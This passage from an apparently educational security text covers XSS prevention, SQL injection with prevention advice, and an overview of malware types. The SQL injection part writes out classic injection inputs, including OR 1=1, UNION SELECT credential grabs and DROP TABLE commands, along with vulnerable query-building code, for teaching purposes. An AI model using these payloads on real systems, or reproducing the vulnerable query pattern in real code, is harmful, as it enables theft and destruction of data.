DOM-Based Cross-Site Scripting Vulnerability

The DOM-Based XSS vulnerability happens in the DOM (Document Object Model) instead of part of the HTML. Read DOM-Based XSS vulnerability for a detailed explanation of DOM XSS.

Impacts of the XSS Vulnerability

The impact of an exploited XSS vulnerability on a web application varies a lot. It ranges from user's Session Hijacking, and if used in conjunction with a social engineering attack, it can also lead to disclosure of sensitive data, Cross-Site Request Forgery (CSRF) attacks and other security vulnerabilities. By exploiting an XSS vulnerability an attacker can impersonate the victim and take over the account. If the victim has administrative rights it might even lead to code execution on the server, depending on the application and the privileges of the account.

Preventing XSS Vulnerabilities

To prevent XSS security vulnerabilities it is very important to apply a context dependent output encoding. In some cases it might be enough to encode the HTML special characters, such as opening and closing tags. In other cases a correctly applied URL encoding is necessary. Links should generally be disallowed if they do not begin with a whitelisted protocol such as http:// or https://, thus preventing the use of URI schemes, such as javascript://.

Even though most modern web browsers have an inbuilt XSS filter they should not be seen as an alternative to sanitization. They cannot protect from all kinds of XSS attacks and are not strict so not to lead to false positives, which would prevent some pages from loading correctly. A web browser's XSS filter should only be a 'second line of defence' and the idea is to minimize the impact of existing vulnerabilities.

Developers should not use blacklists as there is a variety of bypasses for them. Another thing they should avoid using is the stripping of dangerous functions and characters as browsers. XSS filters cannot recognize the dangerous payloads when the output is tampered with allowing for possible bypasses. That being said, the only recommended prevention of XSS is encoding as mentioned above.

2.6. SQL Injection (SQLi) and Prevention

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQLi vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQLi to add, modify and delete records in the database.

An SQLi vulnerability may affect any website or web application that uses an SQL database, such as MySQL, Oracle, SQL Server or others. Criminals may use it to gain unauthorized access to your sensitive data like customer information, personal data, trade secrets, intellectual property and more. SQLi attacks are one of the oldest, most prevalent and most dangerous web application vulnerabilities. The OWASP organization (Open Web Application Security Project) lists injections in their OWASP Top 10 2017 document as the number one threat to web application security.

SQL Queries

SQL is a standardized language used to access and manipulate databases to build customizable data views for each user. SQL queries are used to execute commands, such as data retrieval, updates and record removal. Different SQL elements implement these tasks, e.g., queries using the SELECT statement to retrieve data, based on user-provided parameters.

A typical SQL database query may look like the following:

```
SELECT ItemName, ItemDescription
FROM Item
WHERE ItemNumber = ItemNumber
```

From this, the web application builds a string query that is sent to the database as a single SQL statement:

```
sql_query= "
SELECT ItemName, ItemDescription
FROM Item
WHERE ItemNumber = " & Request.QueryString("ItemID")
```

A user-provided input http://www.estore.com/items/items.asp?itemid=999 can then generate the following SQL query:

```
SELECT ItemName, ItemDescription
FROM Item
WHERE ItemNumber = 999
```

As you can gather from the syntax, this query provides the name and description for item number 999.

SQL Injection Example

An attacker wishing to execute SQLi manipulates a standard SQL query to exploit non-validated input vulnerabilities in a database. There are many ways that this attack vector can be executed, several of which will be shown here to provide you with a general idea about how SQLi works.

For example, the above-mentioned input, which retrieves information for a specific product, can be altered to read http://www.estore.com/items/items.asp?itemid=999 or 1=1.

As a result, the corresponding SQL query looks like this:

```
SELECT ItemName, ItemDescription
FROM Items
WHERE ItemNumber = 999 OR 1=1
```

And since the statement 1 = 1 is always true, the query returns all of the product names and descriptions in the database, even those that you may not be eligible to access.

Attackers are also able to take advantage of incorrectly filtered characters to alter SQL commands, including using a semicolon to separate two fields.

For example, this input http://www.estore.com/items/iteams.asp?itemid=999; DROP TABLE Users would generate the following SQL query:

```
SELECT ItemName, ItemDescription
FROM Items
WHERE ItemNumber = 999; DROP TABLE USERS
```

As a result, the entire user database could be deleted.

Another way SQL queries can be manipulated is with a UNION SELECT statement. This combines two unrelated SELECT queries to retrieve data from different database tables.

For example, the input http://www.estore.com/items/items.asp?itemid=999 UNION SELECT user-name, password FROM USERS produces the following SQL query:

```
SELECT ItemName, ItemDescription
FROM Items
WHERE ItemID = '999' UNION SELECT Username, Password FROM USERS;
```

Using the UNION SELECT statement, this query combines the request for item 999's name and description with another that pulls names and passwords for every user in the database.

```
SQL Injection Based on 1=1 is Always True
```

Look at the example above again. The original purpose of the code was to create an SQL statement to select a user, with a given user id.

If there is nothing to prevent a user from entering 'wrong' input, the user can enter some 'smart' input like this:

UserId: 105 OR 1=1

Then, the SQL statement will look like this:

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

The SQL above is valid and will return ALL rows from the 'Users' table, since **OR 1=1** is always TRUE.

The SQL statement above is much the same as this:

```
SELECT UserId, Name, Password FROM USERS WHERE UserId
= 105 or 1=1;
```

A hacker might get access to all the user names and passwords in a database, by simply inserting 105 OR 1=1 into the input field.

```
SQL Injection Based on ""="" is Always True:
```

Here is an example of a user login on a website:

Username: John Doe

Password: myPass

Example

```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass
="' + uPass + '"'
```

Result

```
SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass"
```

A hacker might get access to user names and passwords in the database by simply inserting " OR ""=" into the user name or password text box:

Username:

Password:

The code at the server will create a valid SQL statement like this:

```
Result
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

The SQL above is valid and will return all rows from the "Users" table, since **OR ""=""** is always TRUE.

SQL Injection Based on Batched SQL Statements

Most databases support batched SQL statement. A batch of SQL statements is a group of two or more SQL statements, separated by semicolons.

The SQL statement below will return all rows from the 'Users' table, then delete the 'Suppliers' table.

Example

```
SELECT * FROM Users; DROP TABLE Suppliers
```

Look at the following example:

Example

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

And the following input:

User id: 105; DROP TABLE Suppliers

The valid SQL statement would look like this:

Result

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

How to Prevent against SQL Injection Attacks

An organization can adopt the following policy to protect itself against SQLi attacks.

- **User input should never be trusted -** It must always be sanitized before it is used in dynamic SQL statements.
- **Stored procedures –** These can encapsulate the SQL statements and treat all input as parameters.
- **Prepared statements –** They work by creating the SQL statement first then treating all submitted user data as parameters. This has no effect on the syntax of the SQL statement.
- **Regular expressions –** These can be used to detect potential harmful code and remove it before executing the SQL statements.
- **Database connection user access rights –** Only necessary access rights should be given to accounts used to connect to the database. This can reduce what the SQL statements can perform on the server.
- **Error messages –**These should not reveal sensitive information and where exactly an error occurred. Simple custom error messages, such as, 'Sorry, we are experiencing technical errors. The technical team has been contacted. Please try again later', can be used instead of displaying the SQL statements that caused the error.

2.7. Malware: Viruses, Worms, Trojans, Logic Bombs, Bots and Rootkits

Malware, or malicious software, is any program or file that is harmful to a computer user. Types of malware can include computer viruses, worms, Trojan horses and spyware. These malicious programs can perform different functions such as stealing, encrypting or deleting sensitive data, altering or hijacking core computing functions and monitoring users' computer activity without their permission.

Though varied in type and capabilities, malware usually has one of the following objectives:

- Provide remote control for an attacker to use an infected machine.
- Send spam from the infected machine to unsuspecting targets.
- Investigate the infected user's local network.
- Steal sensitive data.

Although a range of aspects can be used, one useful approach classifies malware into two broad categories, based first on how it spreads or propagates to reach the desired targets; and then on the actions or payloads it performs once a target is reached.

Malware authors use a variety of physical and virtual means to spread malware that infects devices and networks. For example, malicious programs can be delivered to a system through a USB drive or can spread over the Internet through drive-by downloads, which automatically download malicious programs to systems without the user's approval or knowledge. Phishing attacks are another common type of malware delivery where emails disguised as legitimate messages contain malicious links or attachments which deliver the executable malware to unsuspecting users. Sophisticated malware attacks often feature the use of a command-and-control server that allows threat actors to communicate with the infected systems, exfiltrate sensitive data and even remotely control the compromised device or server.

Emerging strains of malware include new evasion and obfuscation techniques that are designed to fool not only users, but security administrators and anti-malware products as well. Some of these evasion techniques rely on simple tactics, such as using web proxies to hide malicious traffic or source IP addresses. More sophisticated threats include polymorphic malware, which can repeatedly change its underlying code to avoid detection from signature-based detection tools; anti-sandbox techniques, which allow the malware to detect when it is being analysed and delay execution until after it leaves the sandbox; and fileless malware, which resides only in the system's RAM in order to avoid being discovered.

Common Types of Malware

Figure 8 shows a classification of malware:




Figure 8: Classification of Malware

Digital computer systems were developed to perform very long monotonous computations fast and free of errors. For example, it used to take months and sometimes years to evaluate complicated physics or math equations. Then, digital computer systems and its applications were extended to spread almost every possible sphere of our life. During these developments, safety of the system against malicious software was not a concern. No software tools were developed to detect, quarantine or destroy malicious software.

Traditional malware infested computers without facing any scrutiny from any software tools to do so. Malware attacked the computers, exploited their computing power without the explicit permission from their owners, stole information from the computer with malicious intent, or gathered information for indirect benefits or advertised for marketing products. Let's look at four types of traditional malware in the following section.

Traditional Malware

Computer viruses, worms, logic bombs and Trojan horses are considered among the traditional malware. They were simple to detect and easy to quarantine and/or remove, because they would not mutate to hide from anti-malware tools.

Computer Viruses

A computer virus, much like a flu virus, is designed to spread from host to host and has the ability to replicate itself. Flu viruses cannot reproduce without a host cell similarly, computer viruses cannot reproduce and spread without programming, such as a file or document.

In more technical terms, a computer virus is a type of malicious code or program written to alter the way a computer operates and is designed to spread from one computer to another.

A virus operates by inserting or attaching itself to a legitimate program or document that supports macros in order to execute its code. In the process, a virus has the potential to cause unexpected or damaging effects, such as harming the system software by corrupting or destroying data.

Computer Virus Attack

Once a virus has successfully attached to a program, file, or document, the virus will lie dormant until circumstances cause the computer or device to execute its code. In order for a virus to infect your computer, you have to run the infected program, which in turn causes the virus code to be executed.

This means that a virus can remain dormant on your computer, without showing major signs or symptoms. However, once the virus infects your computer, the virus can infect other computers on the same network. Stealing passwords or data, logging keystrokes, corrupting files, spamming your email contacts and even taking over your machine are just some of the devastating and irritating things a virus can do.

While some viruses can be playful in intent and effect, others can have profound and damaging effects. This includes erasing data or causing permanent damage to your hard disk. Worse yet, some viruses are designed with financial gains in mind.

Propagation of Computer Viruses

In a constantly connected world, you may get infected by a computer virus in many ways, some more obvious than others. Viruses can be spread through email and text message attachments, Internet file downloads and social media scam links. Your mobile devices and smartphones can become infected with mobile viruses through shady app downloads. Viruses can hide disguised as attachments of socially shareable content such as funny images, greeting cards, or audio and video files.

To avoid contact with a virus, it is important to exercise caution when surfing the web, downloading files and opening links or attachments. To stay safe, never download text or email attachments that you are not expecting or files from websites you do not trust.

Signs of a Computer Virus Attack

A computer virus attack can produce a variety of symptoms. Here are some of them:

- **Frequent pop-up windows:** Pop-ups might encourage you to visit unusual sites. Or they might prod you to download antivirus or other software programs.
- **Changes to your homepage:** Your usual homepage may change to another website, for instance. Plus, you may be unable to reset it.
- **Mass emails being sent from your email account:** A criminal may take control of your account or send emails in your name from another infected computer.

- **Frequent crashes:** A virus can inflict major damage on your hard drive. This may cause your device to freeze or crash. It may also prevent your device from coming back on.
- **Unusually slow computer performance:** A sudden change in processing speed could signal that your computer has a virus.
- **Unknown programs that start up when you turn on your computer:** You may become aware of the unfamiliar program when you start your computer or you might notice it by checking your computer's list of active applications.
- **Unusual activities like password changes:** This could prevent you from logging into your computer.

Protection Against Computer Viruses

Here are some of the things you can do to keep your computer safe.

Use a trusted antivirus product, such as Norton AntiVirus Basic, and keep it updated with the latest virus definitions. Norton Security Premium offers additional protection for more devices, plus backup.

- Avoid clicking on any pop-up advertisements.
- Always scan your email attachments before opening them.
- Always scan the files that you download using file sharing programs.

Different Types of Computer Viruses

1. **Boot sector virus**

   This type of virus can take control when you start - or boot - your computer. One way it can spread is by plugging an infected USB drive into your computer.

2. **Web scripting virus**

   This type of virus exploits the code of web browsers and web pages. If you access such a web page, the virus can infect your computer.

3. **Browser hijacker**

   This type of virus 'hijacks' certain web browser functions, and you may be automatically directed to an unintended website.

4. **Resident virus**

   This is a general term for any virus that inserts itself in a computer system's memory. A resident virus can execute anytime once the operating system is loaded.

5. **Direct action virus**

   This type of virus comes into action when you execute a file containing a virus. Otherwise, it remains dormant.

6. **Polymorphic virus**

   A polymorphic virus changes its code each time an infected file is executed. It does this to evade antivirus programs.

7. **File infector virus**

   This common virus inserts malicious code into executable files—files used to perform certain functions or operations on a system.

8. **Multipartite virus**

   This kind of virus infects and spreads in multiple ways. It can infect both program files and system sectors.

9. **Macro virus**

   Macro viruses are written in the same macro language used for software applications. Such viruses spread when you open an infected document, often through email attachments.

Removal of Computer Viruses

Two simple measures against viruses are antivirus software and regular scanning of all storages, especially portable ones.

There can be a lot of variables when it comes to removing a computer virus. This process usually begins by doing a web search. You may be asked to perform a long list of steps. You will need time and probably some expertise to complete the process.

If you prefer a simpler approach, you can usually remove a computer virus by using an antivirus software program. For instance, Norton Anti-Virus Basic can remove many infections that are on your computer. The product can also help protect you from future threats.

Separately, Norton also offers a free, three-step virus clean-up plan. Here's how it works.

1. Run a free Norton Security Scan to check for viruses and malware on your devices.
2. Use Norton Power Eraser's free virus and malware removal tool to destroy existing viruses.
3. Install up-to-date security software to help prevent future malware and virus threats.

Computer Worms

A computer worm is a type of malicious software program whose primary function is to infect other computers while remaining active on infected systems.

A computer worm is self-replicating malware that duplicates itself to spread to uninfected computers. Worms often use parts of an operating system that are automatic and invisible to the user. It is common for worms to be noticed only when their uncontrolled replication consumes system resources, slowing or halting other tasks.

Spreading of Computer Worms

A computer worm infection spreads without user interaction. Before widespread use of networks, computer worms were spread through infected storage media, such as floppy diskettes, which, when mounted on a system, would infect other storage devices connected to the victim system. USB drives are still a common vector for computer worms.

Computer worms often rely on the actions of, and vulnerabilities in, networking protocols to propagate. For example, the WannaCry ransomware worm exploited a vulnerability in the first version of the Server Message Block (SMBv1) resource sharing protocol implemented in the Windows operating system. Once active on a newly infected computer, the WannaCry malware initiates a network search for new potential victims; systems that respond to SMBv1 requests made by the worm. The worm is able to continue to propagate within an organization in this way. When a 'bring your own device' is infected, the worm can spread to other networks.

Email worms spread by creating and sending outbound messages to all the addresses in a user's contact list.

Stuxnet, one of the most notorious computer worms to date, consists of a worm component for propagation of the malware through the sharing of infected USB devices, as well as malware that targets supervisory control and data acquisition systems, which are widely used in industrial environments, including power utilities, water supply services, sewage plants and elsewhere.

Types of Computer Worms

Pure computer worms propagate themselves from infected systems to uninfected systems. This does not minimize the potential for damage from such computer worms.

An infected system may become unavailable or unreliable due to the computing overhead associated with propagation of the worm, while computer worms are also known to disrupt networking through saturation of network links with malicious traffic associated with worm propagation.

More commonly, a computer worm is either a virus or worm hybrid—a piece of malware that spreads like a worm, but that also modifies program code like a virus—else carries some sort of malicious payload, such as a virus, ransomware or some other type of malware.

A bot worm may be used to infect computers and turn them into zombies or bots, with the intent of using them in coordinated attacks through botnets. Instant messaging, or IM worms propagate through instant messaging services and exploit access to contact lists on victim computers.

Email worms are usually spread as malicious executable files attached to what appear to be ordinary email messages. The email worm spreads by forcing an infected system to forward the worm to email addresses in user's contact lists; the worm infects new systems when

email recipients open the file. Successful email worms usually incorporate social engineering methods to prompt users to open the attached file.

An ethical worm is a computer worm designed to propagate across networks with the express purpose of delivering patches for known security vulnerabilities. While ethical worms have been described and discussed in academia, actual examples in the wild have not been found, most likely because the potential for unexpected harm done to systems that react unexpectedly to such software outweighs the potential for removing vulnerabilities. In any case, unleashing any piece of software that makes changes to a system without the permission of the system owner opens the publisher to various criminal and civil charges.

Differences Between Worms and Viruses

As defined in the 'Security of the Internet' report, released in 1996 by the CERT Division of the Software Engineering Institute at Carnegie Mellon University, computer worms 'are self-replicating programs that spread with no human intervention after they are started'. In contrast, viruses 'are also self-replicating programs, but usually require some action on the part of the user to spread inadvertently to other programs or systems'.

After a computer worm loads and begins running on a newly infected system, it will typically follow its prime directive; to remain active on an infected system as long as possible and to spread to as many vulnerable systems as possible.

Prevention, Detection and Removal of Computer Worms

Users should practice good cybersecurity hygiene to protect themselves against being infected with computer worms. Measures that will help prevent computer worm infections include:

- Keeping up to date with operating systems and all other software patches and updates will help reduce the risk due to newly discovered vulnerabilities.
- Using firewalls will help reduce access to systems by malicious software, while using antivirus software will help in preventing malicious software from running.
- Being careful with links in email or other messaging applications, which may expose systems to malicious software. Likewise, attachments to messages from unknown senders are also often used as vectors for distributing malicious software.

Although some worms are designed to do nothing more than propagate themselves to new victim systems, most worms are associated with viruses, rootkits or other malicious software.

The first step to remove a computer worm is to detect the presence of the worm, which can be difficult. Some factors that may indicate the presence of a worm include:

- Computer performance issues, including degraded system performance, system freezing or crashing unexpectedly.

- Unusual system behaviour, including programs that execute or terminate without user interaction; unusual sounds, images or messages; the sudden appearance of unfamiliar files or icons, or the unexpected disappearance of files or icons; warning messages from the operating system or antivirus software; and email messages sent to contacts without user action.

Removing a computer worm can be difficult. In extreme cases, the system may need to be formatted, and all the software reinstalled. If it is possible to identify the computer worm infecting the system, there may be specific instructions or tools available to remove the infection. However, the system should be disconnected from the Internet or any network, wired or wireless, before attempting to remove the computer worm; removable storage devices should also be removed and scanned separately for infections.

Computer Logic Bomb (and Time Bomb)

A logic bomb, sometimes referred to as slag code, is a string of malicious code used to cause harm to a network when the programmed conditions are met. The term comes from the idea that a logic bomb 'explodes' when it is triggered by a specific event. Events could include a certain date or time, a particular record being deleted from a system or the launching of an infected software application.

The level of destruction caused by a logic bomb can vary greatly and the set of conditions able to set one off is unlimited. Common malicious actions that logic bombs are able to commit include data corruption, file deletion or hard drive clearing.

Unlike other forms of malware that break into a secure system, logic bomb attacks tend to be cyber sabotage from a person within an organization who has access to sensitive data. One way that employees might exact revenge on a company if they believe they might be fired is to create a logic bomb that they diffuse each day, and that they alone are the only ones capable of putting off. That way, once they are no longer with the organization, the attack can begin, either instantly or after a pre-determined time period.

Working of Logic Bombs

Logic bombs are secretly inserted into a computer network through the use of malicious code. The code can be inserted into the computer's existing software or as other forms of malware, such as viruses, worms or Trojan horses. It then lies dormant, and typically undetectable, until the trigger occurs.

Triggers can be categorized as positive or negative. Logic bombs with positive triggers happen after a condition is met, such as the date of a major company event. Negative triggers initiate a logic bomb when a condition is not met, such as an employee fails to enter the diffuse code by a certain time. Either way, when the conditions become true, the logic bomb will go off and inflict its programmed damage.

Safeguard Against Logic Bomb Attacks

While business continuity and disaster recovery (BCDR) plans should include how to handle a logic bomb after it executes, cybersecurity best practices can be followed to prevent them in the first place. This includes:

- Periodically scan all files, including compressed files
- Maintain updated antivirus software
- Ensure that all users activate features like auto-protect and email screening
- Protect all computers within a network individually
- Provide a clear, safe use policy to all employees and have them acknowledge their part in maintaining the safety and integrity of any data they have access to.

Trojan Horse

A Trojan horse, or Trojan, is a type of malicious code or software that looks legitimate but can take control of your computer. A Trojan is designed to damage, disrupt, steal, or in general, inflict some other harmful action on your data or network.

A Trojan acts like a bona fide application or file to trick you. It seeks to deceive you into loading and executing the malware on your device. Once installed, a Trojan can perform the action it was designed for.

A Trojan is sometimes called a Trojan virus or a Trojan horse virus, but that's a misnomer. Viruses can execute and replicate themselves, a Trojan cannot. A user has to execute Trojans. Even then, Trojan malware and Trojan virus are often used interchangeably.

Working of Trojans

Here is a Trojan malware example to show how it works.

You might think you have received an email from someone you know and click on what looks like a legitimate attachment. But you have been fooled. The email is from a cybercriminal, and the file you clicked on—and downloaded and opened—has gone on to install malware on your device.

When you execute the program, the malware can spread to other files and damage your computer.

How? It varies. Trojans are designed to do different things. But you will probably wish they were not doing any of them on your device.

Common Types of Trojan Malware, from A to Z

Some of the most common types of Trojan malware, including their names and what they do on your computer:

Backdoor Trojan

This Trojan can create a 'backdoor' on your computer. It lets an attacker access your computer and control it. Your data can be downloaded by a third party or more malware can be uploaded to your device.

Distributed Denial of Service (DDoS) Trojan Attack

This Trojan performs DDoS attacks. The idea is to take down a network by flooding it with traffic. That traffic comes from your infected computer and others.

Downloader Trojan

This Trojan targets your already-infected computer. It downloads and installs new versions of malicious programs. These can include Trojans and adware.

Fake AV Trojan

This Trojan behaves like antivirus software, but demands money from you to detect and remove threats, whether they are real or fake.

Game-Thief Trojan

The losers here may be online gamers. This Trojan seeks to steal their account information.

Infostealer Trojan

As it sounds, this Trojan is after data on your infected computer.

Mailfinder Trojan

This Trojan seeks to steal the email addresses you have accumulated on your device.

Ransom Trojan

This Trojan seeks a ransom to undo the damage it has done to your computer. This can include blocking your data or impairing your computer's performance.

Remote Access Trojan

This Trojan can give an attacker full control over your computer via a remote network connection, including stealing your information or spying on you.

Rootkit Trojan

A rootkit aims to hide or obscure an object on your infected computer. The idea is to extend the time a malicious program runs on your device.

SMS Trojan

This type of Trojan infects your mobile device and can send and intercept text messages. Texts to premium-rate numbers can drive up your phone costs.

Trojan Banker

This Trojan aims at your financial accounts. It is designed to steal your account information for all the things you do online. That includes banking, credit card and bill pay data.

Trojan IM

This Trojan targets instant messaging. It steals your logins and passwords on IM platforms.

Examples of Trojan Malware Attacks

Trojan malware attacks can inflict a lot of damage. At the same time, Trojans continue to evolve. Here are three examples.

- **Emotet banking Trojan:** After a long hiatus, Emotet's activity increased in the last few months of 2017, according to the Symantec 2018 Internet Security Threat Report. Detections increased by 2,000 per cent in that period. Emotet steals financial information, among other things.
- **Rakhni Trojan:** This malware has been around since 2013. More recently, it can deliver ransomware or a cryptojacker (allowing criminals to use your device to mine for cryptocurrency) to infected computers. "The growth in coin mining in the final months of 2017 was immense", the 2018 Internet Security Threat Report notes. "Overall coin-mining activity increased by 34,000 per cent over the course of the year".
- **ZeuS/Zbot:** This banking Trojan is another oldie but baddie. ZeuS/Zbot source code was first released in 2011. It uses keystroke logging—recording your keystrokes as you log into your bank account—to steal your credentials and perhaps your account balance as well.

Protection Against Trojans

Here are some dos and don'ts to help protect against Trojan malware. First, the dos:

- Computer security begins with installing and running an Internet security suite. Run periodic diagnostic scans with your software. You can set it up so the program runs scans automatically during regular intervals.
- Update your operating system's software as soon as updates are made available from the software company. Cybercriminals tend to exploit security holes in outdated software programs. In addition to operating system updates, you should also check for updates on other software that you use on your computer.
- Protect your accounts with complex, unique passwords. Create a unique password for each account using a complex combination of letters, numbers and symbols.
- Keep your personal information safe with firewalls.
- Back up your files regularly. If a Trojan infects your computer, this will help you to restore your data.

- Be careful with email attachments. To help stay safe, scan an email attachment first.

A lot of things you should do come with a corresponding thing not to do—like, do be careful with email attachments and don't click on suspicious email attachments. Here are some more don'ts:

- Don't visit unsafe websites. Some Internet security software will alert you that you are about to visit an unsafe site, such as Norton Safe Web.
- Don't open a link in an email unless you are confident it comes from a legitimate source. In general, avoid opening unsolicited emails from senders you don't know.
- Don't download or install programs if you don't have complete trust in the publisher.
- Don't click on pop-up windows that promise free programs that perform useful tasks.
- Don't ever open a link in an email unless you know exactly what it is.

Advanced Malware

The first generation of malware detection tools identified malware from their behaviour and characteristic code segment known as signature. Advanced malware mutates by changing or reorganizing code segment. Technical term for these mutations are polymorphism and metamorphism. Because of their mode of operations and functionalities, advanced malware is divided into two categories—autonomous and remote controlled.

Autonomous Malware

An Adware (advertising software) presents unwanted (or unsolicited) advertisements in the form of a pop-up or 'unclosable window'. There are clear distinctions between malicious adware and advertising-supported application software or online services.

In adware category, we include only those advertising software that somehow sneaks into a digital device and hide from the user's view, sometimes with the help of other advanced malware such as rootkits (discussed next), and do everything to evade detection and removal. Since they were installed without explicit permission of the device owner and silently observe applications, users running on the device and activate pop-ups for advertising products and/or services at opportune time, they clearly fall into the malicious adware types and not in the advertising-supported applications.

Rootkit

A rootkit is a program or, more often, a collection of software tools that gives a threat actor remote access to and control over a computer or other systems. While there have been legitimate uses for this type of software, such as to provide remote end-user support, most rootkits open a backdoor on victim systems to introduce malicious software, such as viruses, ransomware, keylogger programs or other types of malware, or to use the system for further

network security attacks. Rootkits often attempt to prevent detection of malicious software by endpoint antivirus software.

Rootkits can be installed in a number of ways, including phishing attacks or social engineering tactics to trick users into giving the rootkit permission to be installed on the victim system, often giving remote cybercriminals administrator access to the system.

Once installed, a rootkit gives the remote actor access to and control over almost every aspect of the operating system (OS). Older antivirus programs often struggled to detect rootkits, but most anti-malware programs today have the ability to scan for and remove rootkits hiding within a system.

Working of Rootkits

Since rootkits cannot spread by themselves, they depend on clandestine methods to infect computers. Typically, they spread by hiding in software that may appear to be legitimate and could actually provide legitimate functions.

When users give a rootkit installer program permission to be installed on their system, the rootkit surreptitiously installs itself as well and conceals itself until a hacker activates it. A rootkit will contain malicious tools, including banking credential stealers, password stealers, keyloggers, antivirus disablers and bots for distributed denial-of-service attacks.

Rootkits are typically installed through the same common vectors as any malicious software, including by email phishing campaigns, executable malicious files, crafted malicious PDF files or Word documents, by connecting to shared drives that have been compromised or downloading software infected with the rootkit from risky websites.

Symptoms of Rootkit Infection

One of the primary objectives of a rootkit is to avoid detection in order to remain installed and accessible on the victim system, so rootkit developers aim to keep their malware undetectable, which means there may not be many detectable symptoms that flag a rootkit infection.

One common symptom of a rootkit infection is that anti-malware protection stops working. An anti-malware application that just stops running indicates that there is an active rootkit infection.

One symptom of a rootkit infection is that when Windows settings change independently, without any apparent action by the user. Another unusual behaviour, such as background images changing or disappearing in the lock screen or pinned items changing on the taskbar, could also indicate a rootkit infection.

Finally, unusually slow performance or high CPU usage and browser redirects may also indicate the presence of a rootkit infection.

Types of Rootkits

There are different types of rootkits characterized by the way the rootkit infects, operates or persists on the target system.

A kernel mode rootkit is designed to change the functionality of an OS. This type of rootkit typically adds its own code — and, sometimes, its own data structures — to parts of the OS core, known as the kernel. Many kernel mode rootkits exploit the fact that OSs allow device drivers or loadable modules to execute with the same level of system privileges as the OS kernel, so the rootkits are packaged as device drivers or modules to avoid detection by antivirus software.

A user mode rootkit, also called an application rootkit, executes in the same way as an ordinary user program. User mode rootkits may be initialized like other ordinary programs during system startup, or they may be injected into the system by a dropper. The method depends on the OS. For example, a Windows rootkit typically focuses on manipulating the basic functionality of Windows dynamic link library files, but in a Unix system, an entire application may be completely replaced by the rootkit.

A bootkit, or a boot loader rootkit, infects the master boot record of a hard drive or other storage device connected to the target system. Bootkits are able to subvert the boot process and maintain control over the system after booting and, as a result, have been used successfully to attack systems that use full disk encryption.

Firmware rootkits take advantage of software embedded in system firmware and install themselves in firmware images used by network cards, BIOSes, routers or other peripherals or devices.

Most types of rootkit infections can persist in systems for long periods of time, because they install themselves on permanent system storage devices, but memory rootkits load themselves into computer memory (RAM). Memory rootkits persist only until the system RAM is cleared, usually after the computer is restarted.

Rootkit Detection and Removal

Rootkits are designed to be difficult to detect and remove; rootkit developers attempt to hide their malware from users and administrators, as well as from many types of security products. Once a rootkit compromises a system, the potential for malicious activity is very high.

Typically, rootkit detection requires specific add-ons to anti-malware packages or special-purpose anti-rootkit scanner software.

There are many rootkit detection tools suitable for power users or for IT professionals provided by anti-malware vendors, which usually offer rootkit scanners or other rootkit detection tools to their customers. While free and paid third-party rootkit scanners are also available, care should be taken while buying because threat actors have been known to package and

distribute malware as security software. It is always safe to buy security scanning software provided by a reputable publisher.

Rootkit removal can be difficult, especially for rootkits that have been incorporated into OS kernels, into firmware or on storage device boot sectors. While some anti-rootkit software is able to detect as well as remove some rootkits, this type of malware can be difficult to remove entirely.

One approach to rootkit removal is to reinstall the OS, which, in many cases, will eliminate the infection. Removing bootloader rootkits may require using a clean system running a secure OS to access the infected storage device.

Rebooting a system infected with a memory rootkit will remove the infection, but further work may be required to eliminate the source of the infection, which may be linked to command and control networks with presence in the local network or on the public Internet.

Remote Controlled Malware

While many of the malware discussed earlier could be controlled remotely, but often they are not. The three malware discussed next are most often remote controlled by other software or people.

Ransomware is malicious computer software that may (a) encrypt data in a computer, or (b) lock access to a computer or (c) threatens to publish private data stolen from a computer of a victim. After infection, a message is displayed on the victim's computer screen announcing the act the malware has done on the computer and asks for ransom payment, usually e-money. Act of ransomware is not limited to a computer, it has infected other digital devices with Internet access, such as smartphones. The encrypting ransomware are most potent, when a strong encryption technique with long-encryption keys is used. Because that would make it practically impossible to recover the data without the encryption key.

Bots

Bots are Internet robots also known as crawlers, spiders and web bots. They are automated programs developed for performing repetitive tasks. With the computing power available to programmers, bots have been developed to execute tasks at extremely high speeds, unbelievable for a real human to do the same task. Modern bots are programmed with both good or malicious intents.

Good bots

One good way in which bots are used is to gather information. Bots in such guises are called web crawlers. Another 'good' use is automatic interaction with instant relay chat and instant messaging. Bots are also used for dynamic interaction with websites.

Malicious bots

Malware bots help in taking complete control over a computer. Usually, bots are used to infect a huge number of computers. These computers produce a 'botnet', or a bot network. Malicious bots have been defined as self-propagating malware capable of infecting its host and connecting back to a central server(s). The server operates as a 'command and control centre' for a botnet, or a network of compromised computers and other similar devices. Besides having the ability to self-propagate, malicious bots can also:

- Relay spam
- Launch DoS attacks
- Gather passwords
- Log keystrokes
- Obtain financial information
- Capture and examine packets
- Open back doors on the infected computer
- Exploit back doors opened by worms and viruses

Detection of Botnet Malware

